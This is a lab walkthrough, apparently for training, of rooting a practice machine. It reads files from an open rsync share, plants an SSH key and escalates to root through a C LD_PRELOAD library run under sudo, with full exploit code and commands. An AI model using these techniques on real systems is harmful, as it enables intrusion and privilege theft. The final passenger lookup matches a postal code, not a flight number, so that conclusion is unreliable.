Dynamic Book Write-up

Introduction

Dynamic Book warmup is a machine that requires the application of techniques to hack into and escalate privileges on the machine by exploiting an exploitable rsync service.

Rsync

Rsync is a tool for transferring and synchronising files between a computer and a storage drive or between networked computers. It works by comparing the modification times and sizes of files.

LD_PRELOAD

Shared Library

In Linux, shared libraries contain blocks of code and data that various programs use in common. When a program is run, these shared libraries are dynamically loaded, thus allowing the same code to be reused by different programs.

LD_PRELOAD

"LD_PRELOAD" is an environment variable that allows a user or an application to load certain libraries before other standard libraries. While this feature can be useful for performance improvements or debugging, it can also cause security vulnerabilities. By using the "LD_PRELOAD" environment variable, an attacker can make any program on the system load and run its own malicious library. This poses a serious security risk, especially for programs with high privileges.

Information Gathering

Let's start gathering information by performing a port scan on the target.

Task 1

As a result of our port scan, we found that the **rsync** service is running on port **873**.

```
root💀hackerbox:~# nmap -sV 172.20.7.121
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 12:16 CST
Nmap scan report for 172.20.7.121
Host is up (0.00033s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
873/tcp  open  rsync   (protocol version 31)
2049/tcp open  nfs     3-4 (RPC #100003)
MAC Address: 52:54:00:B6:B7:ED (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.51 seconds
```

Task 2

Now let's run the following command to look at the resources offered by the rsync service.

```
rsync 172.20.7.121::
```

```
root💀hackerbox:~# rsync 172.20.7.121::
root            Backup server
```

When we looked at the description, we saw that this rsync server is used for "backup server" purposes.

Task 3

When we search the Internet for the information requested in the task, we can find that the path to the relevant configuration file is **/etc/rsyncd.conf**.

System Access

Task 4

To access the requested information in the task, we need to view the contents of the `/etc/rsyncd.conf` file. Let's tinker with the rsync service to find out if there is a way to do this.

Let's run the following command to view the root folder shared with rsync that we detected in Task 2.

```
rsync 172.20.7.121::root
```

```
root💀hackerbox:~# rsync 172.20.7.121::root
drwxr-xr-x          4,096 2023/11/10 06:48:50 .
lrwxrwxrwx              7 2023/11/10 05:55:52 bin
lrwxrwxrwx             31 2023/11/10 06:10:34 initrd.img
lrwxrwxrwx             31 2023/11/10 05:56:47 initrd.img.old
lrwxrwxrwx              7 2023/11/10 05:55:52 lib
lrwxrwxrwx              9 2023/11/10 05:55:52 lib32
lrwxrwxrwx              9 2023/11/10 05:55:52 lib64
lrwxrwxrwx             10 2023/11/10 05:55:52 libx32
lrwxrwxrwx              8 2023/11/10 05:55:52 sbin
lrwxrwxrwx             28 2023/11/10 06:10:34 vmlinuz
lrwxrwxrwx             28 2023/11/10 05:56:47 vmlinuz.old
drwxr-xr-x          4,096 2023/11/10 07:34:12 backups
drwxr-xr-x          4,096 2023/11/10 06:12:44 boot
drwxr-xr-x            400 2024/02/26 12:15:21 dev
drwxr-xr-x          4,096 2024/02/26 12:43:01 etc
drwxr-xr-x          4,096 2023/11/10 06:59:39 home
drwx------         16,384 2023/11/10 05:55:46 lost+found
drwxr-xr-x          4,096 2023/11/10 05:55:47 media
drwxr-xr-x          4,096 2023/11/10 05:55:57 mnt
drwxr-xr-x          4,096 2023/11/10 05:55:57 opt
dr-xr-xr-x              0 2024/02/26 12:15:15 proc
drwx------          4,096 2024/01/02 08:14:54 root
drwxr-xr-x            680 2024/02/26 12:15:24 run
drwxr-xr-x          4,096 2023/11/10 05:55:57 srv
dr-xr-xr-x              0 2024/02/26 12:15:15 sys
drwxrwxrwt          4,096 2024/02/26 12:15:23 tmp
drwxr-xr-x          4,096 2023/11/10 05:55:57 usr
drwxr-xr-x          4,096 2023/11/10 05:55:57 var
```

We looked at the files and saw that the `/` (`root`) directory was shared.

Let's try to download the file whose contents we want to view with the following command.

```
rsync 172.20.7.121::root/etc/rsyncd.conf .
```

```
root💀hackerbox:~# rsync 172.20.7.121::root/etc/rsyncd.conf .

root💀hackerbox:~# ls
config   Documents  go     Pictures  Public       Templates
Desktop  Downloads  Music  Postman   rsyncd.conf  Videos
root💀hackerbox:~# cat rsyncd.conf
motd file = /etc/rsyncd.motd
lock file = /var/run/rsync.lock
log file = /var/log/rsyncd.log
pid file = /var/run/rsyncd.pid

[root]
 path = /
 comment = Backup server
 uid = 1001
 gid = 1001
 read only = no
 list = yes
```

We managed to download the file we needed and saw that the rsync service was configured with a **`uid`** value of **`1001`**.

Task 5

To determine which user the `1001` uid value we found belongs to, let's download the `/etc/passwd` file with the following command and read.

```
rsync 172.20.7.121::root/etc/passwd .
```

```
root💀hackerbox:~# rsync 172.20.7.121::root/etc/passwd .

root💀hackerbox:~# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/
sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/
nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/
usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
_rpc:x:106:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:107:65534::/var/lib/nfs:/usr/sbin/nologin
sasha:x:1001:1001:,,,:/home/sasha:/bin/bash
```

We've identified the user we're looking for as a `sasha` user.

Task 6

When we did some research on where the backup log files requested in the task are located, we discovered the **/backups** directory.

```
root💀hackerbox:~# rsync 172.20.7.121::root/backups/

drwxr-xr-x          4,096 2023/11/10 07:34:12 .
drwxr-xr-x          4,096 2023/11/10 09:03:13 database
drwxr-xr-x          4,096 2023/11/10 07:02:34 log
```

When we looked inside this directory, we saw the **log** folder. Let's look at the contents of this folder.

```
root💀hackerbox:~# rsync 172.20.7.121::root/backups/log/

drwxr-xr-x          4,096 2023/11/10 07:02:34 .
-rw-r--r--          3,965 2023/11/10 07:02:34 auth.log.1
```

In this directory we discovered the file **auth.log.1**. Now let's download this file and view its contents.

```
root💀hackerbox:~# rsync 172.20.7.121::root/backups/log/auth.log.1 .
root💀hackerbox:~# cat auth.log.1
Nov 10 08:01:13 debian sshd[2060]: Invalid user sasja from 10.0.0.64 port 50603
Nov 10 08:01:19 debian sshd[2060]: pam_unix(sshd:auth): check pass; user unknown
Nov 10 08:01:19 debian sshd[2060]: pam_unix(sshd:auth): authentication failure; logname= uid=0
euid=0 tty=ssh ruser= rhost=10.0.0.64
Nov 10 08:01:22 debian sshd[2060]: Failed password for invalid user sasja from 10.0.0.64 port
50603 ssh2
Nov 10 08:01:25 debian sshd[2060]: Connection closed by invalid user sasja 10.0.0.64 port
50603 [preauth]
Nov 10 08:01:47 debian sshd[2063]: Accepted password for sasha from 10.0.0.64 port 50652 ssh2
Nov 10 08:01:47 debian sshd[2063]: pam_unix(sshd:session): session opened for user
sasha(uid=1001) by (uid=0)
Nov 10 08:01:47 debian systemd-logind[388]: New session 5 of user sasha.
Nov 10 08:01:47 debian systemd: pam_unix(systemd-user:session): session opened for user
sasha(uid=1001) by (uid=0)
```

When we examined the log file, we saw that the incorrect username used when connecting to SSH was **sasja**.

Privilege Escalation

Task 7

We found the files that we can access the information requested in the task in the `/backups/database/` directory.

```
root💀hackerbox:~# rsync 172.20.7.121::root/backups/database/

drwxr-xr-x          4,096 2023/11/10 09:03:13 .
-rw-r-----        150,225 2023/11/10 07:53:34 flights_2022.backup.sql
-rw-r-----        103,820 2023/11/10 07:59:10 passengers.backup.sql

root💀hackerbox:~# rsync 172.20.7.121::root/backups/database/flights_2022.backup.sql .
rsync: [sender] send_files failed to open "/backups/database/flights_2022.backup.sql" (in
root): Permission denied (13)
rsync error: some files/attrs were not transferred (see previous errors) (code 23) at
main.c(1865) [generator=3.2.7]
```

We found the files, but we are not authorised to download them. At this point we realise that we need to escalate our privileges. We need to be able to run a command to escalate privileges.

Since the rsync service runs under the privileges of the sasha user, let's first check if we are authorised to upload files to the `home` directory of the `sasha` user.


```
root💀hackerbox:~# touch test.txt
root💀hackerbox:~# rsync -r test.txt 172.20.7.121::root/home/sasha/

root💀hackerbox:~# rsync 172.20.7.121::root/home/sasha/

drwxr-xr-x          4,096 2024/02/26 13:54:35 .
-rw-r--r--          3,551 2023/11/10 09:05:14 .bashrc
-rw-r--r--              0 2024/02/26 13:54:35 test.txt
```

We have verified that we can successfully upload the test.txt file we created.

Since we are authorised to upload files, let's first create an ssh file with the ssh-keygen tool and upload it to the other server to gain access to run commands. Then let's try to get an ssh connection.

For this, let's first run the following command in our HackerBox.

```
ssh-keygen -t rsa
```



With this method, we will try to connect to SSH with key-based authentication.

Before uploading these key files we created to the target server, we need to copy the contents of the "id_rsa.pub" file into a file named "authorised_keys". Let's do this with the following command.

```
cat /root/.ssh/id_rsa.pub > /root/.ssh/authorized_keys
```

This "authorised_keys" file we created will allow us to connect to the target server with SSH keys.

Now let's upload the **`.ssh`** folder created in the **`/root/.ssh`** directory and containing the "authorised_keys" file that we created in the same directory to the target server.

After uploading, we checked and verified that the .ssh folder was uploaded to the target server.

```
root💀hackerbox:~# rsync -r /root/.ssh 172.20.7.121::root/home/sasha/

root💀hackerbox:~# rsync /root/.ssh 172.20.7.121::root/home/sasha/

drwxr-xr-x          4,096 2024/02/26 14:10:25 .
-rw-r--r--          3,551 2023/11/10 09:05:14 .bashrc
-rw-r--r--              0 2024/02/26 13:54:35 test.txt
drwx------          4,096 2024/02/26 14:12:32 .ssh
```

Now all we need to do is run the following command to establish an SSH connection to the target.

```
ssh sasha@172.20.7.121
```

```
root💀hackerbox:~# ssh sasha@172.20.7.121
The authenticity of host '172.20.7.121 (172.20.7.121)' can't be established.
ED25519 key fingerprint is SHA256:XxVeAFrL+B3ukWnBZK59lz2uNA9BXWpSg7/+gtCFOPw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.7.121' (ED25519) to the list of known hosts.
Linux debian 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
sasha@debian:~$
```

Yes, we were able to establish an SSH connection to the target machine!

When we did some research on the privilege escalation, we found that the **`LD_PRELOAD`** environment variable was set. We also found that we are authorised to run an application called **`sys_helper`** with **`sudo`** privileges.

```
sasha@debian:~$ sudo -l
Matching Defaults entries for sasha on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin, env_keep+=LD_PRELOAD

User sasha may run the following commands on debian:
    (ALL) NOPASSWD: /usr/local/bin/sys_helper
```

`LD_PRELOAD` environment variable allows us to dynamically add a library file while running an application and make that application run this library file as well.

Now let's write a simple application for privilege escalation in C programming language, compile it and output it as a library object.

Let's create an **`exploit.c`** file and copy the following code into it.

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0, 0, 0);
    system("/bin/bash -p");
}
```

Then let's compile the code in the **`exploit.c`** file by running the following command in the terminal and output the library object named **`preload.so`** to the **`/tmp`** directory.

```
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so exploit.c
```

When we execute this command, a "warning" message may appear in the terminal, this is not important for us.

Then let's try to become **root** by running the following command.

```
sudo LD_PRELOAD=/tmp/preload.so /usr/local/bin/sys_helper
```

```
sasha@debian:~$ sudo LD_PRELOAD=/tmp/preload.so /usr/local/bin/sys_helper
root@debian:/home/sasha#
```

Yes, we've done it. We've escalated privilege and become **root**. Now let's find the information on the passenger requested in the task.

In the **passengers.backup.sql** file containing passenger information, we saw that the passengers were recorded with their flight codes.

```
root@debian:/home/sasha# head -n 1 passengers.backup.sql
insert into passengers (passenger_id, first_name, last_name, age, email, country, postal_code,
flight_number, seat_number) values (1, 'Ira', 'Baldinotti', 62, 'ibaldinotti0@blogger.com',
'Indonesia', null, 9899, '4C');
```

The other file, **flights_2022.backup.sql**, contains flight information.

Firstly, we can detect the flight code between Las Vegas and Miami and then find the passenger we are looking for in the **passengers.backup.sql** file.

Let's run the following code to find the flight from Miami to .

```
grep "LAS" flights_2022.backup.sql
```

```
root@debian:/home/sasha# grep "LAS" flights_2022.backup.sql
insert into flights (flight_number, departure_airport, arrival_airport, departure_date,
departure_time, arrival_time) values (1847, 'MIA', 'LAS', '7/21/2022', '7:30 AM', '10:08 AM');
```

We have found the flight number of the flight we are looking for. Let's search for passengers related to this flight number by running the following code.

```
grep "1847" passengers.backup.sql
```

```
root@debian:/home/sasha# grep "1847" passengers.backup.sql
insert into passengers (passenger_id, first_name, last_name, age, email, country, postal_code,
flight_number, seat_number) values (37, 'Gabie', 'Norton', 28, 'gnorton10@live.com', 'United
States', '1847', 8133, '5C');
```

We've identified the passenger we're looking for as **`Gabie Norton`**.

💪 We managed to hack into the target machine and gain root privileges.

-

Congratulations 🙌

✨ You have successfully completed all tasks in this warmup.